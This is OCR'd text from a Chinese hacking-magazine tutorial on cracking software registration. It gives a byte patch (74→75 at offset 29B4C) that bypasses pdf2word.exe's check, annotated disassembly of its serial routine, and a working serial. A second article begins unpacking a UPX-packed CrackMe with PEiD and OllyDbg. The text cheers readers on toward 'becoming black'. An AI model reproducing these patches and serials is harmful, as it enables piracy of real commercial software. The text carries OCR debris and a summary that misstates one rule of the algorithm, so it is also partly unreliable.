


图2 "串式参考"对话框

提示对话框，然后启动w32dasm，载入pdf2word.exe经过一段时间的分析后依次点击w32dasm菜单的"参考"、"串式参考"然后在出现的对话框中找到如图2所示的对话框。双击后，发现只有一处，如图3。

注意框出的部分，这是一个跳转，记录下w32dasm下方信息栏中的偏移量@offset0029B4C。用winhex打开pdf2word.exe然后来到偏移地址29B4C处，将此地址的值74改成75然后保存。运行保存后的文件随便填入注册信息，然后确定。怎么样？注册成功了吧？如图4。呵呵，没错，爆破就是这么简单！

三、算法分析

说来说去，爆破就是那固定的几步。感慨是感觉很新奇，久而久之




图3 关键跳转



图4 成功注册

就没有了新鲜感。而且，如果重新启动pdf2word的话你会发现程序又变成未注册版本了，难道让我每次启动程序都填点东西进去？我可不是那么勤快的人哦：）

记得某位前辈说过，破解分为3个阶段：第一阶段为爆破，第二阶段为追出软件的算法，第三个阶段就是程序的逆向了。那么，你是否准备好了由第一阶段向第二阶段的过渡，完成由菜菜鸟向菜鸟的进化了呢？如果你的回答是肯定的，那么 follow me……

大家仔细观察一下图3，可以看到在00429B4C上方的不远处有一个call指令，接着这个指令的有一个test指令，然后就是je指令。有过破解经验的朋友一定知道，这就是典型的注册验证的汇编语言的表现形式。那么我们有理由相信，00429B42处的函数调用指令就是pdf2word的算法call。下面我们用IDA载入，跳转到00429B42处。发现这个然后跟进00429B42处的call 00429350来分析程序的算法：

```
.text:00429350 sub_429350    proc near ; CODE XREF: sub_429770+48 p

.text:00429350 SeriNum_02 = byte ptr -0Ch
.text:00429350 var_B      = byte ptr -0Bh
.text:00429350 arg_0      = dword ptr  4
.text:00429350
.text:00429350   sub   esp,  30h
.text:00429353   push  ebp;  打开堆栈页
.text:00429354   push  esi;  保存esi寄存器的值
.text:00429355   mov   esi,  [esp+38h+arg_0] ; 参数arg_0传入esi，也就是序列号基址传入esi
.text:00429359   push  edi;保存edi寄存器的值
.text:0042935A   mov   al, [esi]; 序列号第一位传入al
.text:0042935C   mov   cl, [esi+1]; 序列号第二位传入cl
.text:0042935F   mov   dl, [esi+0Eh] ; 序列号第十五位存入dl
.text:00429362   mov   [esp+3Ch+SeriNum_1], al ; 给变量赋值，将变量制为序列号第一位
.text:00429366   xor   al, al ; al清零
.text:00429368   mov   [esp+3Ch+SeriNum_02], cl ; 保存序列号第二位
text:0042936C    mov  cl, [esi+0Fh]   ; 序列号第十六位存入cl
```

上面的代码是程序初始化一些变量，做一些准备工作。在这里，我建议大家拿出一支笔和一个本子将各个变量的存放地址和寄存器记录下来，毕竟破解养成好的习惯是很重要的。

```
.text:0042937F   mov  al, [esi+2]    ; 序列号第三位传入al
.text:00429382   cmp  al, 24h        ; 与十六进制也就是十进制的36比较
.text:00429382          ; 查一下ASCII表可以知道ASCII位字符$
.text:00429384   mov  [esp+3Ch+SeriNum_15], dl ; 赋值，dl存放序列号第十五位
.text:00429388   mov  [esp+3Ch+var_30], cl ; 序列号第十六位存入var_30变量
.text:0042938C   jnz  short loc_4293E0 ; 不是字符$就跳往序列号错误处
```

可以看到序列号的第三位必须为符号“$”，而且这里还有一个隐式的条件，不过至于条件是什么我想留到下文再说，现在说——我是说不清楚的，呵呵。

```
.text:0042938E   mov  edi, ds:atoi ; 函数atoi地址传入edi
.text:00429394   lea  edx, [esp+3Ch+var_30] ; 序列号第十六位地址存入edx
.text:00429398   push  edx      ; char *
.text:00429399   call  edi ; atoi ; 用atoi函数处理序列号第十六位
.text:0042939B   mov   ebp, eax  ; 处理结果存入ebp
.text:0042939D   lea   eax, [esp+40h+SeriNum_1] ; 序列号第一位传入eax
.text:004293A1   push  eax       ; char *
.text:004293A2   call  edi ; atoi   ; call atoi((char *)eax)
.text:004293A4   add   ebp, eax   ; 序列号第一位经过atoi函数处理以后的结果与ebp相加
.text:004293A4          ; 结果存放在ebp中
.text:004293A6   add   esp, 8
.text:004293A9   cmp   ebp, 0Ah   ; 与十六进制的0A也就是十进制的10比较
.text:004293AC   jnz   short loc_4293E0 ; 结果不等于0A就跳往注册码错误处
```

算法取序列号的第十六位和第一位，然后将两个数相加，得到的结果和十进制的10项比较，如果结果等于10就继续注册算法，如果结果不为10就结束算法，跳到序列号错误处。至于函数atoi的作用我们在这里可以不用管它，它只是将数值转化成特定的格式，对数值的大小并没有什么影响。

```
.text:004293AE   lea   ecx, [esp+3Ch+SeriNum_15] ; 序列号第十五位地址传入ecx
.text:004293B2   push  ecx      ; char *
.text:004293B3   call  edi ; atoi ; call atoi((char *)ecx)
.text:004293B5   lea   edx, [esp+40h+SeriNum_02] ; 序列号第二位地址传入edx
.text:004293B9   mov   ebp, eax   ; 序列号第十五位经过atoi函数处理以后的结果存入ebp
.text:004293BB   push  edx      ; char *
.text:004293BC   call  edi ; atoi  ; call atoi((char *)edx)
.text:004293BE   add   ebp, eax   ; 序列号第二位经过atoi函数处理以后的结果
.text:004293BE     ; 与序列号第十五位经过atoi函数处理以后的结果相加
.text:004293BE     ; 值存入ebp
.text:004293C0   add   esp, 8
.text:004293C3   cmp   ebp, 0Ah   ; ebp与十进制的10比较
.text:004293C6   jnz   short loc_4293E0 ; 不等于10就跳到序列号错误处
```

和上面的一样，程序将第二位和第十五位相加然后和十进制的10相比较。结果等于10则继续算法，不等于10就跳到序列号错误处。

```
.text:004293C8   cmp   byte ptr [esi+3], 24h ; 序列号第四位和十进制的36比较
.text:004293C8     ; 36在ASCII表中查得为符号$
.text:004293CC   jnz   short loc_4293E0 ; 第四位不是符号$就跳到序列号错误处处理
.text:004293CE   mov   cl, [esi+5]  ; 序列号第6位存入cl
.text:004293D1   xor   eax, eax  ; eax清零，作为序列号错误时的标志
.text:004293D3   cmp   cl, 23h   ; 序列号第6位与十六进制的23也就是十进制的35比较
.text:004293D3          ; 35在ASCII表中代表符号#
```

算法在这里取序列号的第四位和第六位，这两位需要满足的条件是：第四位须为符号“$”第六位须为符号“#”

```
.text:004293D6   pop   edi
```

```
.text:004293D7        pop     esi
.text:004293D8        pop     ebp
.text:004293D9        setz    al    ；序列号符合要求，将eax置为1作为注册成功的标志
.text:004293DC        add     esp, 30h
.text:004293DF        retn
.text:004293E0 ；郦郦郦郦郦郦郦郦郦郦郦郦郦郦郦郦郦郦郦郦郦郦?
.text:004293E0
.text:004293E0 loc_4293E0:      ；序列号不合要求的处理函数      ；CODE XREF：sub_429350+3C j
.text:004293E0        ；sub_429350+5C j
.text:004293E0        pop     edi
.text:004293E1        pop     esi
.text:004293E2        xor     eax, eax
.text:004293E4        pop     ebp
.text:004293E5        add     esp, 30h
.text:004293E8        retn
.text:004293E8 sub_429350     endp
```

算法很简单，程序并没有对序列号全部进行检查，而只是检查序列号里面的几位。还记得我说过的隐式条件吗？呵呵，下面我就来说明一下。

还是来总结一下算法吧：

1.首先，序列号的第三、四位必须为符号“$”。

2.序列号的第六位必须为符号“#”。

3.序列号的第一位与第十六位、第二位与第十六位的和必须为10。

现在明白了序列号的要求就可以很轻易构造出正确的序列号了，下面就是我构造的序列号：11$$0#0000000099。呵呵，看一下是不是注册成功了？如图5。




图5 成功注册


通过整个算法我们可以看到，程序并没有检查序列号的位数，这在算法中可是不常见的。但是，真的没有位数的限制吗？答案是否定的。可以看到算法将序列号的第一位和第十六位进行相加然后和10相比较。那么，问题就出来了——如果我们的序列号中没有第十六位的话呢？在序列号位数不足的条件下，程序会按照改为默认为0的值来处理，因为在c语言中的一个数组（很显然，序列号是按照数组的方式来处理的）在没有赋值的位上总是默认填充0，这样就会导致与我们的序列号的第一位或者第二位相加的是0，而序列号的每一位的取值范围都是0-9，很显然这样运算时不可能得到数值10的，所以说在我们的序列号中第十五位和第十六位是必须有定义的，换句话说就是——序列号最少为十六位。

虽然在破解的时候可能不太注意这些“细节”（因为算法在强迫你这样做），但是在破解中保持灵活的思路是很重要的，也许在山穷水复的时候，就是这些小小的细节给与你灵感的火花。所以说，破解不是一条路走到底，而是通过一切可以利用的方法来达到目的，我想这就是所谓的“不择手段”吧！呵呵。

好了，就罗嗦到这里了，祝大家在变黑的道路上一路顺风。

编辑点评： 虽然说“爆破”是一种简单基础的破解手段，但它的威力是不容小瞧的，遇到难缠的软件W32Dasm不能搞定的时候换上调试器试试。虽然说“爆破”被一些高手所“不屑”，但从应用层面上说，不管什么方法，只要能最快最有效地达到我们的目的，就是最好的方法。

简单CrackMe 简单KeyGen



Spirit

从本文你可以学到：

1、破解的一般流程

2、跟踪注册码的思路

3、KeyGen的编写

最近一直研究脱壳来着，分析汇编指令都有点生疏了，所以赶紧找个CrackMe来复习一下。找了个哥们，给我传一个CrackMe“小”研究了一下，他说这个CrackMe比较简单，不是很难，我一听那就更好了，就算是从头复习吧！




图2 脱壳




图3 假注册的提示信息




图1 PEiD查看CrackMe的一些文件信息

Step1：查文件信息

首先用PEiD查看CrackMe的一些文件信息，如图1。

Step2：脱壳

从上面看到，加了UPX的壳，直接手脱很容易搞定它！具体步骤不说了，参考以前的杂志，走几下就到OEP了，然后脱壳，如图2。

运行脱壳后的程序看看，随便写个名字和注册码看看，提示如图3。

Step3：跟踪注册码

提示错误了，用OD打开脱壳后的程序，搜索这个字符串，也就是“The Serial you entered is in any case not valid !”我用的是OD的插件“超级字符串”

(听这名字！牛啊！超级，嘎嘎)。

眨眼的工夫就搜索到这个字符串了！如图4。

00457B54	MOV ECX, unpack.00457B74	have a nice day
00457B59	MOV EDX, unpack.00457B84	send name/serial to acidbytes@gmx.net
00457BE0	MOV ECX, unpack.00457E98	enter your name !
00457BE5	MOV EDX, unpack.00457EAC	you must enter your name !
00457C0C	MOV ECX, unpack.00457EC8	enter a serial !
00457C11	MOV EDX, unpack.00457EDC	you must enter a serial !
00457C55	MOV ECX, unpack.00457EF8	name too short !
00457C5A	MOV EDX, unpack.00457F0C	your name must be at least 6 chars long !
00457E37	MOV ECX, unpack.00457F38	congratz !
